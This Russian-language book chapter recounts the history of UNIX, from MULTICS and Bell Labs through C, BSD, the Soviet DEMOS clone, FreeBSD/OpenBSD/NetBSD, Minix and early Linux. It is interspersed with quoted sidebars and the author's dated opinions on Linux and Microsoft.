А проецируемые в память файлы (*memory mapped files*) родились вовсе не в Windows NT , а в том же MULTICS. Традиционно файл читался в память, а если этой памяти оказывалось недостаточно, считанные фрагменты вновь сбрасывались на диск. Кому-то из разработчиков MULTICS это показалось слишком неэкономичным, и он предложил ***спроецировать*** файл в виртуальную память[60], а затем и вовсе объединить подсистему ввода/вывода с менеджером виртуальной памяти. Таким образом, удалось просто и элегантно сократить число обращений к диску, попутно выкинув часть дублирующего кода из операционной системы.

Оконный интерфейс, обособленный в отдельную подсистему, также впервые появился в MULTICS. Конечно, ни о какой графике и мыши речь еще не шла, но взаимодействие с пользователями даже по современным понятиям было достаточно удобным и наглядным, а в то время и вовсе выглядело огромным прогрессом и шагом вперед.

Но, помимо очевидных успехов, не меньше было и недостатков. Система оказалась необычайно прожорлива и для эффективной работы требовала оборудования астрономической стоимости. Даже с учетом снижения цен на компьютеры, рынок потенциальных покупателей был смехотворно мал. Практически единственным пользователем MULTICS оказалась компания Ford. Остальные были не в состоянии выложить требуемую сумму (к тому же платить приходилось не только за «железо», но не в меньшей степени и за саму систему).

Видя все это, руководство Bell Labs посчитало свое дальнейшее присутствие в проекте бессмысленным и в 1969 году вышло из него. Но в MIT продолжали совершенствование системы и к октябрю того же года довели ее до законченного состояния, но, как и предрекала Bell Labs, своего покупателя система не нашла и осталась невостребованной.

С этого момента и начался отсчет истории системы UNIX. Объявив о прекращении участия в проекте, Bell Labs отозвала всех своих разработчиков, среди которых оказались Деннис Ритчи, Кен Томпсон, Мак Илрой и Джон Осанна. Движимые желанием использовать накопленный опыт для создания дешевого и нетребовательного к аппаратным ресурсам усеченного варианта MULTICS, они обратились к администрации руководства Bell Labs с просьбой приобрести для этой цели компьютер среднего класса и выделить некоторую сумму под проект. Однако компания, разочарованная провалом MULTICS, отказалась финансировать эту затею. Сейчас все больше историков сходятся на том, что формулировка проекта выглядела недостаточно убедительной и неаргументированной. По другому мнению: Bell Labs просто охладела к операционным системам и не видела в них никакого источника прибыли – одни расходы.

Однако отказ ничуть не смутил разработчиков. И Томпсон вместе с Ритчи и Кэнадаем приступили к проектированию файловой системы будущей операционной системы на бумаге! В процессе этого занятия в голову Томпсона пришла блестящая мысль – объединить подключенные к компьютеру устройства вместе с файлами в одну иерархическую систему. Переполненный желанием испытать свою идею на практике, он обнаружил в одном из «пыльных углов фирмы» редко используемый PDP-7 и получил разрешение руководства

---

[59] Windows NT поддерживает «копирование при записи», а Windows 95 нет

[60] Т.е. объявить файл частью виртуальной памяти, расположенной на диске. Подробнее об этом можно прочитать в книге Джеффри Рихтера «Windows для профессионалов»

позаимствовать его во временное использование. Наученный горьким опытом, Томпсон ни слова не упомянул об операционной системе и объяснил свою потребность в компьютере… желанием перенести на него игровую программу «Space Travel» («Космическое Путешествие»), написанную им в том же 1969 году в ходе проекта MULTICS на языке Фортран под операционной системой GECOS (стандартной ОС для компьютеров General Electric). В то время к компьютерным играм относились куда серьезнее, чем сейчас, и заверения Томсона, что, переписав ее на ассемблер, он добьется значительного увеличения производительности, склонили руководство к временному выделению техники и освобождению его ото всех остальных дел на фирме.

К сожалению, на PDP-7 не существовало ни приемлемого ассемблера, ни библиотек для поддержки вычислений с плавающей точкой (а они требовались для игры). Поэтому, Томпсон использовал кросс ассемблер GECOS, умеющий формировать ленты, читаемые PDP-7, и создал необходимый инструментарий самостоятельно. В дальнейшем вся работа велась исключительно на компьютере PDP-7 без поддержки со стороны GECOS.

Как нетрудно догадаться, в первую очередь Томпсон приступил к экспериментам со своей новой файловой системой и с удивлением обнаружил: операции ввода/вывода значительно упрощаются, а программирование игры ускоряется. Параллельно с написанием игры создавался набор вспомогательных утилит для копирования, удаления, редактирования файлов и даже примитивный командный интерпретатор. В начале 1970 года все это хозяйство было уже достаточно хорошо отлажено и даже ухитрялось сносно работать. Но не было ни мультизадачности, ни продуманного и эффективного ввода/вывода, ни достойной организации процессов, но… все это работало, а созданный программный инструментарий оказался удобным и достаточно мощным, ни в чем не уступая утилитам, имеющимся на других ОС.

С легкой руки Брайна Керигана новая система в пародию на MULTICS получила название UNICS (*Uniplexed Information & Computing Service*). Позже, программисты с нестандартным мышлением, склонные к сокращениям и оптимизации, заменили “CS” на “X” и система приобрела название UNIX.

Но время, отведенное Томпсону, подошло к концу, и компьютер PDP-7 пришлось возвращать. Неизвестно чем бы все это закончилось, если бы не хитрость пройдохи Осанны, предложившего руководству вместо операционной системы финансировать систему подготовки текстов и патентов, в которой компания крайне нуждалась. Уловка удалась, и вскоре специально для разработчиков был приобретен новейший по тем временам компьютер PDP-11, стоимостью в 65 тысяч долларов, располагающий 24 килобайтами оперативной памяти и 512 килобайтными накопителями (впрочем, компьютер был настолько нов, что накопителей к нему еще не существовало). Перенос UNIX на новую платформу не представлял сложности (архитектуры обоих компьютеров были близки), но несколько затянутся по причине отсутствия накопителей для PDP-11. Когда же они, наконец, появились, система была без проблем перенесена.

Ко второй половине 1971 года UNIX начала использоваться в патентном бюро, значительно превосходя в удобности и мощности аналогичные имеющиеся на рынке системы. Поэтому, руководство дало добро на дальнейшее развитие проекта, и коллектив разработчиков сосредоточил все усилия над дальнейшим совершенствованием системы.

Перенос UNIX с PDP-7 на PDP-11 заставил разработчиков задуматься над путями повышения мобильности. К тому же уж очень не хотелось вновь корпеть над ассемблером. Некоторые даже порывались писать новую систему на PL/1, но это бы значительно ухудшило производительность, и вряд ли бы заслужило одобрение руководства. В качестве разумной компенсации предлагалось выбрать Фортран или новый язык Би – один из диалектов BCPL[61]. Би привлекал простотой и легкостью изучения, наглядностью листингов и неплохой производительностью. Так, в конце концов, выбор остановили на нем. Поскольку никакой реализации Би для платформы PDP-11 еще не существовало, Томпсону пришлось самостоятельно разрабатывать интерпретирующую систему.

Вторая версия UNIX появилась в 1972 году. Главным нововведением стала поддержка ***конвейера*** (*pipe*), позаимствованная МакИлроем из операционной системы DTSS (*Dartmouth time-sharing System*). Конвейеры обеспечивали простой и элегантный обмен данными между процессами даже в однозадачной среде и позволили сделать еще один революционный шаг вперед (кстати, конвейеры поддерживаются практически всеми современными операционными системами, в том числе и MS-DOS).

[61] Сам язык BCPL был разработан Мартином Ричардсом

Использование интерпретируемого языка заметно ухудшило производительность системы, а в процессе работы выявились многочисленные недостатки, присущее Би. Самый неприятный из них – отсутствие типов переменных (точнее говоря, поддерживался всего один тип, равный машинному слову). Постоянные же преобразования с помощью специальных библиотечных функций порождали множество трудноуловимых ошибок. Когда всем это окончательно надоело, Деннис Ритчи, увлекающийся разработкой языков, решил усовершенствовать Би и добавил в него систему типов. Новый язык получил название Си, согласно второму символу в “BCPL”. Для улучшения производительности Томпсон предложил Ритчи написать компилятор, переводящий программы, написанные на Си в машинный код.

Очередная версия UNIX отличалась завидной производительностью, практически не уступая версии, написанной на ассемблере, но потребовала значительно меньше усилий для своего создания и не была связана с какой-то одной конкретной архитектурой. Из 13.000 строк программы операционной системы лишь 800 принадлежали низкоуровневым модулям, написанным на ассемблере.

И хотя Си первоначально ориентировался на систему UNIX, он быстро завоевал популярность и на других платформах. Вскоре появились реализации для IBM SYSTEM/370, Honeywell 6000, INTERDATA 8/32.

Но популярность Си несла и свои минусы. В отличие от множества других языков, Си – язык низкого уровня, близкий к ассемблеру. Он оперирует машинными типами данных такими, как символы, числа и указатели. Встроенная поддержка работы со строками, списками, массивами и другими сложными структурами данных в нем отсутствует.

«В языке "C" отсутствуют операции, имеющие дело непосредственно с составными объектами, такими как строки символов, множества, списки или с массивами, рассматриваемыми как целое. Здесь, например, нет никакого аналога операциям PL/1,оперирующим с целыми массивами и строками. Язык не предоставляет никаких других возможностей распределения памяти, кроме статического определения и механизма стеков, обеспечиваемого локальными переменных функций; здесь нет ни "куч" (HEAP), ни "сборки мусора", как это предусматривается в АЛГОЛЕ-68. Наконец, сам по себе "C" не обеспечивает никаких возможностей ввода-вывода: здесь нет операторов READ или WRITE и никаких встроенных методов доступа к файлам. Все эти механизмы высокого уровня должны обеспечиваться явно вызываемыми функциями.

Аналогично, язык "C" предлагает только простые, последовательные конструкции потоков управления: проверки, циклы, группирование и подпрограммы. Но не мультипрограммирование, параллельные операции, синхронизацию или сопрограммы…

Хотя отсутствие некоторых из этих средств может выглядеть как удручающая неполноценность ("выходит, что я должен обращаться к функции, чтобы сравнить две строки символов?!"), но удержание языка в скромных размерах дает реальные преимущества. Так как "C" относительно мал, он не требует много места для своего описания и может быть быстро выучен» - "Язык C" Б.В. Керниган, Д.М. Ричи.

В 1974 году четвертая версия UNIX, полностью написанная на языке Си, получила одобрение руководства, а вместе с ним и статус официальной операционной системы для применения в телефонии, используемой внутри компании.

Даже по тем временам UNIX представляла собой убогое зрелище. Виртуальная память не поддерживалась (ввиду отсутствия на PDP-11 *Memory Management Unit* – MNU), динамическое связывание отсутствовало, а файловая система при интенсивном использовании за счет фрагментации могла терять до 60% дискового пространства и ограничивала длину имен 14 символами, но зато был преодолен рубеж в ограничение «64 килобайта на файл» - имевший место в ранних версиях.

Но простота и надежность системы позволили ей с успехом использоваться в управлении цифровыми АТС (в то время происходило массовое обновление оборудования, усложнившее жизнь множеству телефонных взломщиков – фрикеров, но это уже другая история).

Врезка «замечание»

Хакеры PDP-10 были склонны рассматривать сообщество Unix как сборище выскочек, использующих инструментарий, который казался донельзя примитивным по сравнению с вычурными, изобилующими сложностями LISP и ITS. «Каменные ножи и медвежьи шкуры!» – ворчали эстеты.

«Краткая история страны хакеров»
Эрик С. Реймонд

«Основное влияние на выбор языка программирования оказывал Томпсон: он ненавидел языки с вычурным синтаксисом, заставляющие слишком много печатать на клавиатуре... Минимализм Томпсона, подкрепленный опытом всей команды, привел к тому, что в 1971 г. Ричи приступает к проектированию нового языка программирования, которому суждено стать в будущем основным рабочим инструментом сотен тысяч программистов...»

"UNIX - маленькая вселенная" Андрей Зубинский

Системой заинтересовались и другие компании, но… антимонопольное законодательство Америки запрещало Bell Labs заниматься никаким другим бизнесом, кроме телефонии, поэтому о коммерческом распространении системы никакой речи и быть не могло. Компании, к огромному неудовольствию, пришлось распространять UNIX без рекламы и сопровождения за число символическую цену.

Первая сторонняя инсталляция UNIX вне Bell Labs была осуществлена Нилом Граундвотером из компании New York Telephone, но спустя короткое время на Bell Labs обрушился шквал запросов UNIX.

Приблизительно в это же время на открытом симпозиуме ACM прошла первая презентация операционной системы UNIX, сопровождаемая докладами Томпосна, которые произвели неизгладимое впечатление на профессора берклиевского университета Р. Фабри. Ему удалось убедить собственное руководство в необходимости приобретения PDP-11, и с января следующего года в Беркли проникла UNIX.

С этого момента завершается старая и открывается новая станица истории UNIX. Из игрушечного состояния усилиями Чака Хейкли, Била Джоя и Эрика Аламана она превратилась в полноценную многозадачную операционную систему тесно интегрированную с Internet. И неудивительно – ведь именно здесь были разработаны основные протоколы Internet под щедрым финансированием министерства обороны США.

Все началось с желания Билла Джоя довести систему «до ума», облегчив ее распространение и установку (ведь никаких автоматических инсталляторов в те времена еще не существовало). Билл собирал все доступное ему программное обеспечение в один пакет, получивший название BSD 1.0 (*Berkeley Software Distribution*), в который включил исходные тексты UNIX, компиляторы языков Си и Паскаль и даже свой собственный редактор текстов.

Задумка удалась и UNIX получила широкое распространение среди студентов, многие из которых оказались сильными программистами, жаждущими довести систему до потребного состояния. В первую очередь была полностью переписана файловая система. Устранилось досадное ограничение на длину имени файла в 14 символов, расширившись до 255 (поговаривают, некие горячие головы предлагали использовать шестнадцать разрядов вместо восьми, что увеличило бы длину имени с 255 до 65535 символов, другие же резонно возражали, дескать, зачем это нужно). Вторым заходом устранили дефрагментацию и несколько улучшили общую производительность.

Заинтересовавшись происходящими в Беркли событиями, Кен Томпсон в 1976 решил провести там весь свой академический отпуск, желая принять участие в исследованиях. С его помощью (или без его помощи – попробуй-ка теперь, разберись, как дело было) силами двух сотрудников Bell Labs Джона Рейзера и Тома Лондона UNIX была успешно перенесена на 32-разрядные компьютеры семейства VAX, которые допускали поддержку страничной виртуальной памяти. Очередная версия системы приобрела некоторые черты MULTICS, правда, не в самой лучшей реализации – упросив кодирование, разработчики жестко закрепили ядро системы в оперативной памяти, запрещая его свопинг на диск.

Джоя же больше всего донимала несовместимость различных терминалов, вынуждающая учитывать особенности управления каждой моделью, внося бесконечные изменения в программное обеспечение. Созданный им termcap практически полностью устранил проблемы совместимости, позволяя полностью абстрагироваться от конкретной реализаций.

Именно в Беркли появилась подсистема TCP/IP, интерфейс сокетов (активно использующихся в современных операционных системах, например, Windows и именуемых ***сокетами Беркли)***. Значительно усовершенствовались механизмы межпроцессорного взаимодействия и… вскоре в UNIX практически не осталось оригинального кода Bell Labs.

Кому-то пришла в голову мысль – переписать оставшиеся фрагменты и распространять UNIX бесплатно. Технически это казалось несложно, но возникало множество

юридических препятствий, – компания[62] явно не хотела заполучить еще одного конкурента, и тут же обратилась с претензиями в суд.

Тем временем начался бум переносов UNIX на всевозможные архитектуры. Успех первого из них принадлежит Джюрису Рейндфельдсу из университета Воллоногонга (Австралия), осуществившего портирование UNIX на архитектуру принципиально отличную от PDP-11. Скованный рамками ограниченных финансовых средств, он не мог позволить себе приобрести дорогой PDP-11 и купил более дешевый 32-разрядный компьютер INTERDATA 7/32, оснащенный примитивной и неудобной однопользовательской операционной системой OSMT/32. Поначалу Джюрис пытался усовершенствовать последнюю, но вскоре понял бесперспективность такой затеи и решил перенести на INTERDATA систему UNIX. В январе 1977 года канадец Ричар Миллер, работающий в Воллонгонге, получил в свое распоряжение компилятор Си, способный компилировать собственный исходный текст на INTERDATA 7/32, и менее чем через месяц UNIX успешно запустилась на этой машине. Строго говоря «запустилась» следовало бы взять в кавычки, поскольку UNIX работала поверх OSMT/32 и не поддерживала ни управления терминалом, ни обработки прерываний, а примитивный интерпретатор (то есть оболочка) содержал всего восемь команд.

Однако мизерная трудоемкость переноса вдохновила другие компании, и они начали «штамповать» свои клоны UNIX. Многие из них вносили свои новшества в систему, что привело к несовместимости различных версий друг с другом. Так, например, в Sun Microsystems UNIX оснастили сетевой файловой системой NFS, ставшей стандартом де-факто и дожившей до наших дней. Парни же из Hewlett-Packard создали собственную, более мощную виртуальную файловую систему, и поныне использующуюся в клонах UNIX/HP. Не осталась в стороне и компания Microsoft, выпустившая собственный клон UNIX – XENIX, основанный на базе лицензированного у AT&T кода. Исправив многочисленные ошибки и внеся мелкие косметические усовершенствования, Microsoft не создала ничего принципиально нового, но значительно улучшила стабильность работы системы[63]. Немногим позже, совместно с молодой компанией Santa Cruz Operation, Microsoft выпустит XENIX 2 – первую в мире реализацию UNIX для микропроцессора Intel 8086.

Врезка «замечание»

...молодая компания Microsoft, едва успев выпустить более менее рабочую версию своей операционной системы MS DOS 2.0 для компьютеров IBM PC, хватается за разработку собственной версии UNIX - XENIX. При этом делаются рекламные заявления о том, что именно эта ОС является стратегическим курсом компании, поскольку UNIX - будущее операционных систем. Проект сначала был заморожен, потом закрыт, его код в последствии был продан компании Santa Cruz Operation и послужил одной из компонент при разработке ОС SCO Unix

Владимир Анатольевич Петров, «Не так страшен черт, как его малюют»

Тем временем в бывшем (ну, тогда еще настоящем) СССР «*появлялось понимание, что что-то не то в этом королевстве – ветвь само строя типа БЭСМ явно подыхала, лезть в уродскую ЕС ЭВМ (OS/360) означало идти на два столетия назад, ходили (я, правда не уверен) слухи про какую-то VSM и великий и могучий VAX, и вообще было ощущение, что сидим мы в пещере и добываем огонь, а снаружи уже самолеты летать начали*»[64]. И тогда «*"Наши" люди сподобились вытащить UNIX v7 прямо с VAX-а Калифорнийского университета в Беркли*[65]» (Давидов М.И. "Вся правда о Демосе").

В Курчатовском Институте Атомной Энергетики за UNIX ухватились Бардин и Паремский, а в МГУ – Антонов. Но Макаров-Землянский (не к ночи он будет упомянут) не одобрил занятий Антонова и выгнал его из лаборатории.

[62] Имеется ввиду компания Novell, выкупившая у AT&T лицензию на код UNIX, а вовсе не сама AT&T

[63] Надежность всегда была главным достоинство продуктов Microsoft (безо всякой иронии)

[64] А.П. Руднев

[65] Хорошее место, траву прямо на улице курят. Что и объясняет особенности берклеского юникса. (Антонов - старший.)

Врезка «замечание»

А промышленностей лидировало три - МинАвтопром, МинАвиапром и МинСредМаш. Показательно, кстати, что не было в лидерах никого из ЭВМ-строителей - что и понятно, так как при плановом хозяйстве им надо было планы выполнять, а не ЭВМ создавать. А, например, авиастроителям нужно было считать, и плевать, чья была ЭВМ и чья ОС и чьи интересы были затронуты при ее выборе. Потому и жили программисты именно в этих отраслях.

Руднев

Поэтому, Антонов перешел в Институт Прикладной Кибернетики МинАвтопрома, где сутками просиживал за терминалами, пытаясь приучить UNIX к советским дисплеям[66]. Вскоре это закончилось успехом, и на СМ-1425[67] ухитрились вытянуть до четырнадцати дисплеев – огромное по тем временам достижение! А когда Ларин установил переключатель общей шины, соединяющий вместе две СМ-1425, удалось заставить работать двадцать четыре дисплея одновременно!

Приблизительно в это же время, Бутенко создал собственную, написанную с нуля, операционную систему MISS (*Multipurpose Interactive timeSharing System*), способную «тянуть» до десяти пользователей одновременно, и при этом довольствоваться всего лишь 64 килобайтами оперативной памяти. Система поддерживала собственный ни с кем не совместимый сетевой протокол и оригинальную, ни на что не похожую архитектуру, и.. «*другие программистские команды, отбросив идею об особой роли России в мировой истории, мудро решили, что "Сколько волка не корми, а у медведя все равно толще", и занялись UNIXом*»[68] (Вадим Маслов «Русские истории»).

Вокруг UNIX начали кучковаться сильнейшие программисты того времени – Вадим Антонов, Сергей Леонтьев, Дмитрий Володин, Алексей Руднев, Валера Бардин, Сергей Аншуков и многие другие.

Врезка «замечание»

"Бизнес крутил Миша Давидов. Валера Бардин вещал, что Геббельс и вдохновлял народ на подвиги. Леша Руднев говорил быстрее всех (и хакал тоже). Сергей Аншуков был голосом рассудка. Димочка Володин, как всегда, гонялся за бабочками. Ирочка Мазепа (тогда еще Машечкина) с Наташей Васильевой и Полиной Антоновой отбивались от клиентов и писали документацию, помимо своей основной функции украшения действительности. Коля Саух вечно делал все наоборот - все на BSD, он на System V; ну и т.п. Миша Коротаев - без особого шума тянул тучу черновой работы. Андрей Чернов взялся за MS-DOS'ную ветвь e-mail'а - ну совсем неблагодарное занятие. Ну и еще много других людей, без особенно заметной начальственно - главнокомандующий системы. Ваш покорный (ха!) хоть и числился в начальниках многих упомянутых, но на самом деле был сильно моложе многих же. Так что великого вождя и дорогого товарища из меня не получилось. Зато провел много лет в компании очень интересных людей. И нахакался вдоволь"

Вадим Антонов

[66] «*Дисплеи - это отдельная история - кубинские не работали, когда было жарко, советские, когда холодно...*»

[67] 256 килобайт оперативной памяти, 5 мегабайт накопитель

[68] Тем не менее, MISS была успешно перенесена с ЕС ЭВМ на IBM PC и даже использовалась узким кругом поклонников, но несовместимость с MS-DOS и UNIX воспрепятствовали ее распространению

Рисунок avg9.gif




Рисунок dvv9.gif

Особенно выделилась «династия» Антоновых – «*старший*[69] *умудрялся писать с отладкой программы по 2000 строк на Си за один рабочий день, если пороетесь в текстах большинства версий UNIX, то всюду найдете следы его правок и дополнений*».[70] Антонов – младший[71] в одиночку создал собственную реализацию IP протокола, а Вадим написал удобный и компактный редактор программных текстов EDA, завоевавший огромную популярностью у его коллег и использовавшийся на протяжении десятка лет, вплоть до вытеснения современными разработками. К творениям Вадима Антонова относятся и известные утилиты UUMAIL, BATCHMAIL, а вместе с ними организация доменной маршрутизации поверх UUCP (*Unix to Unix Copy Protocol*). С ее введением отпала необходимость помнить всю цепочку машин, соединяющих отправителя с получателем и писать лес ***бангов*** типа *primaryhost!foo!bar!fooz!НаДеревнюКоле*.

Врезка «для начинающих»

Банг (от английского слова «bang» – «ах!») на техническом жаргоне обозначает восклицательный знак, применяющийся, в частности для разделения названий узлов в ***аховом пути****. Пару десятков лет назад никакой автоматической маршрутизации не существовало, а единственным средством передачи данных от одной машине к другой был протокол UUCP (Unix to Unix Copy Protocol). Сетевые адреса выглядели так: ИмяУзлаСКоторымВозможноПрямоеСоединение!ИмяПользователяУзла.*

Чаще всего адресат находился на машине, прямое соединение с которой было невозможно. Тогда приходилось искать узел, доступный как отправителю, так и получателю. Сначала сообщение передавалось ему, а он в свою очередь доставлял его адресату. К сожалению, чаще всего приходилось объединять в цепочку несколько машин, «знающих» друг друга. В начале восьмидесятых аховый путь из десяти-пятнадцати узлов был обычным делом. Иногда проходило весьма значительное время, прежде чем сообщение доходило до получателя, если вообще доходило, а не терялось в дороге.

Поэтому, при отправке использовали сразу несколько маршрутов, для чего прибегали к фигурным скобкам: {PimaryHost1, Primaryhost2}!{SlayerHost1,SlayerHost2}!{Transatlantic, SpaceGateWay}!PopcornHost!John.

Любопытно, но аховый путь сохранился и до сегодняшних дней, и встречается, например, в заголовках сообщений, отправляемых по протоколу NNTP (подробнее об этом рассказано в главе «Протокол NNTP»). Вот пример поля Path заголовка сообщения: "Path: news.medlux.ru!Melt.RU!carrier.kiev.ua!news.kharkiv.net!useua!not-for-mail".

Тем временем в СССР просочились первые IBM PC, а вместе с ними у «буржуев» позаимствовали VENIX – клон UNIX. К сожалению, исходные тексты ядра отсутствовали, и Дмитрий Бурков решился на беспрецедентный шаг: он дизассемблировал ядро и воссоздал

[69] Вадим
[70] Давидов «Вся правда о Демосе»
[71] Брат Вадима

исходный код на языке Си, дававший после компиляции идентичный машинный код – своеобразный программистский подвиг!

*Врезка «мнение»**

«Как и все ворованное, цельно дернутые системы не очень помогли советской компьютерной науке и практике. Свои исследования были свернуты, деньги были брошены на прохакивание и русификацию добытого на Западе»

Вадим Маслов Русская Сеть: Истории

Адоптированный к советскому железу (СМ-1425) Вадимом Антоновым и переведенный на русский язык Дмитрием Володиным UNIX получил названием ДЕМОС (*Диалоговая Единая Операционная Система*). В Курчатовском Институте аналогичный клон окрестили «УНАС» – то есть у них – UNIX, а у нас «УНАС», но это название не прижилось.

Осенью 1984 года Институт Прикладной Кибернетики провел открытый семинар, на котором продемонстрировали работоспособный ДЕМОС и выступили с докладами его создатели. Так началось расползание UNIX по стране – до начала эпохи всеобщей коммерциализации и образования кооператива «Демос» разошлось приблизительно 200 копий дистрибьютива.

Постепенно ДЕМОС в России стал стандартом де-факто и после издания Министерством Приборостроения указа об обязательном снабжении ДЕМОС-ом всех новых машин, он активно переносился на новые платформы, в том числе и отечественный суперкомпьютер «Эльбрус К2[72]», СМ-1700[73] и т.д.

К середине 1985 года завершился грандиозный этап документирования системы, вылившийся в тридцать три тома, которые так и не были утверждены Государственной Комиссией. А в это же время в СССР попала свежая версия UNIX – BSD 2.9, и процесс локализации и адоптации начался с начала…

*Врезка «реплика»**

«Где-то в 1993 году СП Диалог пригласило Б. Гейтса, который выступил с лекцией. Было много народу, в том числе и юниксоидов. Слушали его с иронией и усмешкой. Владелец купленного в Силиконовой Долине DOS-а и соавтор Бейсика не вызывал у нас ничего, кроме презрительной усмешки...

А он уже знал, что станет самым богатым человеком, он знал, что впереди миллионы примитивных юзеров, и что их заставят через каждые полтора-два года покупать новые компьютеры и учиться, учиться... Он знал это, вырос в капиталистической стране и умел то, чего не умели мы - работать на рынок, идти не вопреки ему, а за ним»

Давидов «Вся правда о ДЕМОС»

Тем временем, на западе в 1992 году Вильям и Линна Джолитц решили создать свой клон UNIX для IBM PC, предназначенный для свободного распространения и не обремененный оригинальным кодом AT&T, который требовал дорогостоящей лицензии. Так появился 386BSD 0.0.

К сожалению, затея провалилась: авторская принадлежность многих фрагментов оказалась весьма спорной, и суд удовлетворил иск, поданный компанией Novell, налагая запрет на распространения исходного текста критических файлов. В результате этого процесса образовался усеченный вариант UNIX – BSD-Lite.

Но не прошло и года, как BSD-Lite дал рождение трем новым клонам UNIX – NetBSD, OpenBSD и FreeBSD. Все они в той или иной степени были совместимы с оригинальной системой UNIX, вполне пригодны для полноценного использования и самое главное – распространялись абсолютно бесплатно.

Со временем NetBSD была перенесена и на другие платформы – DEC Alpha, Atari, Apple Macintosh, Motorola, HP 300/9000, PC532, Sun SPARC, VAX, и даже на Z80! Появилась совместимость с операционными системами FreeBSD, iBCS2, Sun OS, Ultrix, HPUX, LINUX, OSF/1 и SVR4.

[72] Современная вариация на тему БЭСМ-6

[73] Клон VAX-730

От аналогичных бесплатных клонов NetBSD выгодно отличалась завидной близостью к стандартам POSIX и Standard C, что упрощало перенос программного обеспечения с «настоящей» UNIX в среду NetBSD.

Другая система, FreeBSD, прочно обосновалась на IBM PC и вместо разлива вширь стала развиваться вглубь – тщательными «вылизываниями» программного кода, разработчики заметно улучшили производительность и исправили множество ошибок. Считается, что современная реализация FreeBSD превзошла в защищенности и стабильности работы не только бесплатные, но и коммерческие операционные системы.

Рисунок freeBSD.gif Так выглядит логотип FreeBSD

Система OpenBSD появилась на свет в результате разногласий в коллективе разработчиков NetBSD, возникших по поводу безопасности (точнее ее отсутствия). Скандал кончился выходом из группы Тео де Раадта, который с коллективом единомышленников занялся поиском ошибок и переписываем уязвимых участков кода. Никаких других принципиальных отличий между этими двумя системами до сих пор не появилось.

На фоне множества клонов и подражаний, основанных на оригинальной версии AT&T или усовершенствованных исходных текстов Беркли, заметно выделялась мини-операционная система Minix Энди Таненбаума, написанная им «с нуля». Это была крошечная UNIX, созданная для 386 машин. Пригодная скорее для забавы, чем серьезной работы, она, тем не менее, завоевала признание начинающих программистов, тренирующихся в написании собственных драйверов и модернизации исходных текстов ядра. Но неполноценность системы не позволяла запускать большинство «серьезного» программного обеспечения, в том числе компиляторы Си и Форта. Поэтому, Minix, так и не доведенная до потребного состояния, была заброшена на полку. На этом бы ее история и закончилась, если бы студент хельсинского университета Линус Торвальдс[74] не загорелся идеей «*сделать Minix лучше себя самого*[75]».

Но никакому одиночке не под силу самостоятельно написать полнофункциональную операционную систему, поэтому, Линус попытался прилечь к этой затее энтузиастов со всего мира. Ниже приведен отрывок из его письма, запущенного в конференцию comp.os.minix:

«*Грустите ли вы по тем прекрасным временам Minix-1.1, когда мужчины были настоящими мужчинами и писали свои собственные драйверы на все устройства? У вас сейчас нет под рукой настоящего проекта, и вы вымираете от невозможности вонзить свои зубы в какую-то ОС, которую бы можно было модифицировать под свои желания? Не находите ли вы деморализующей ситуацию, когда все в Minix работает? Нет больше бессонных ночей, которые позволяли заставить хитрые программы работать правильно? Тогда это место для вас…*»

Рисунок linux.gif Линус Торвальдс

Первые версии были написаны на чистом ассемблере и включили в себя: планировщик, переключающий задачи в защищенном режиме 386+ процессора, драйвер жесткого диска (с большим количеством ошибок, но все-таки работающий) и простейшую

[74] torvalds@kruuna.helsinki.fi
[75] Высказывание пренадлежит Линусу

файловую систему. Все остальное исходные тексты не давали выполняемого кода – они состояли из одних заголовков, и для своей компиляции требовали наличие операционной системы.

Рисунок linux.bmp Так выглядит логотип LINUX

Наконец, 5-го октября 1991 года Линус выпустил первую «официальную» версию, на которой удавалось успешно запустить оболочку Борна (Born Shell) и компилятор Си GNU C. По легенде Линус хотел назвать свою систему “Free UNIX”, но системный администратор поместил ее в каталог LINUX (от Линус и UNIX). Аббревиатура оказалась удачной и намертво прилипла.

Первую версию скопировало с сервера приблизительно пять человек. Среди них нашлись специалисты, указавшие Линусу на ошибки и посоветовавшие каким образом их лучше всего исправить.

Наличие компилятора Си во многом упрощало дальнейшее совершенствование системы, и в работу включалось все больше и большее количество народа. Со временем LINUX выросла в полноценный UNIX-клон, ни в чем не уступающий своим коммерческим собратьям. За исключением, пожалуй, одного – никакой потребной документации и поддержки не появилось до сих пор: всем участникам проекта гораздо интереснее копаться в недрах ядра, чем отвлекаться на такие «бесполезные» занятия.

Сейчас много спорят, составит ли LINUX угрозу Microsoft или нет, но в любом случае, LINUX никогда не станет массовой операционной системой – в силу своей недружественности ни к пользователям, ни к разработчикам. Любой программист в первую очередь требует не удобный инструментарий, а тщательно продуманную и понятную документацию[76]. Поэтому, большинство современных разработчиков склоняются к продукции Microsoft (хотя это не мешает некоторым их них ненавидеть и ее саму, и ее продукцию лютой ненавистью). Работа на LINUX связана с постоянной необходимостью углубляться в изучение исходных кодов, заменяющих собой документацию и рыскать по огромному man-у, в поисках информации, которая нужна, – занятие не для слабонервных. С другой стороны, программировать под UNIX гораздо проще, чем под Windows, где никакой человек не в состоянии удержать в голове хотя бы важнейшие системные вызовы, а поэтому качество документации не столь критично.

Врезка «мнение»

Я рассматриваю LINUX как нечто, что не принадлежит Microsoft - это ответный удар против Microsoft, ни больше, ни меньше. Не думаю, что его ожидает большой успех. Я видел исходные тексты, там есть как вполне приличные компоненты, так и никуда не годные. Поскольку в создании этих текстов принимали участие самые разные, случайные люди, то и качество отдельных его частей значительно разнится.

По своему опыту и опыту некоторых моих друзей могу сказать, что LINUX - довольно ненадежная система. Microsoft выпускает не слушком надежные программные продукты, но LINUX худший из них. Это среда долго не продержится. Если вы используете ее на одном компьютере – это одно дело. Если же хотите применять LINUX в брандмауэрах, шлюзах, встроенных системах и так далее – она требует еще очень серьезной доработки.

Кен Томпсон

Поэтому, LINUX можно назвать не системой для профессиональных программистов, а средой любителей, интересующихся не конечным результатом, а самими процессом

[76] А во вторую очередь уже обращает внимание на удобство инструментария

программирования. Коммерция в LINUX затруднена в силу немассовости этой системы. Никогда секретарша Леночка не будет конфигурировать SendMail, и использовать LISP-подобный язык редактора EMACS. Удобного же интерфейса сравнимого с тем, что есть в Windows 9x/Windows NT, на LINUX не появится и завтра.

В качестве серверной платформы LINUX не рекомендуется использовать из соображений безопасности[77], – в этом она сильно уступает FreeBSD (распространяемой, как и LINUX – бесплатно).

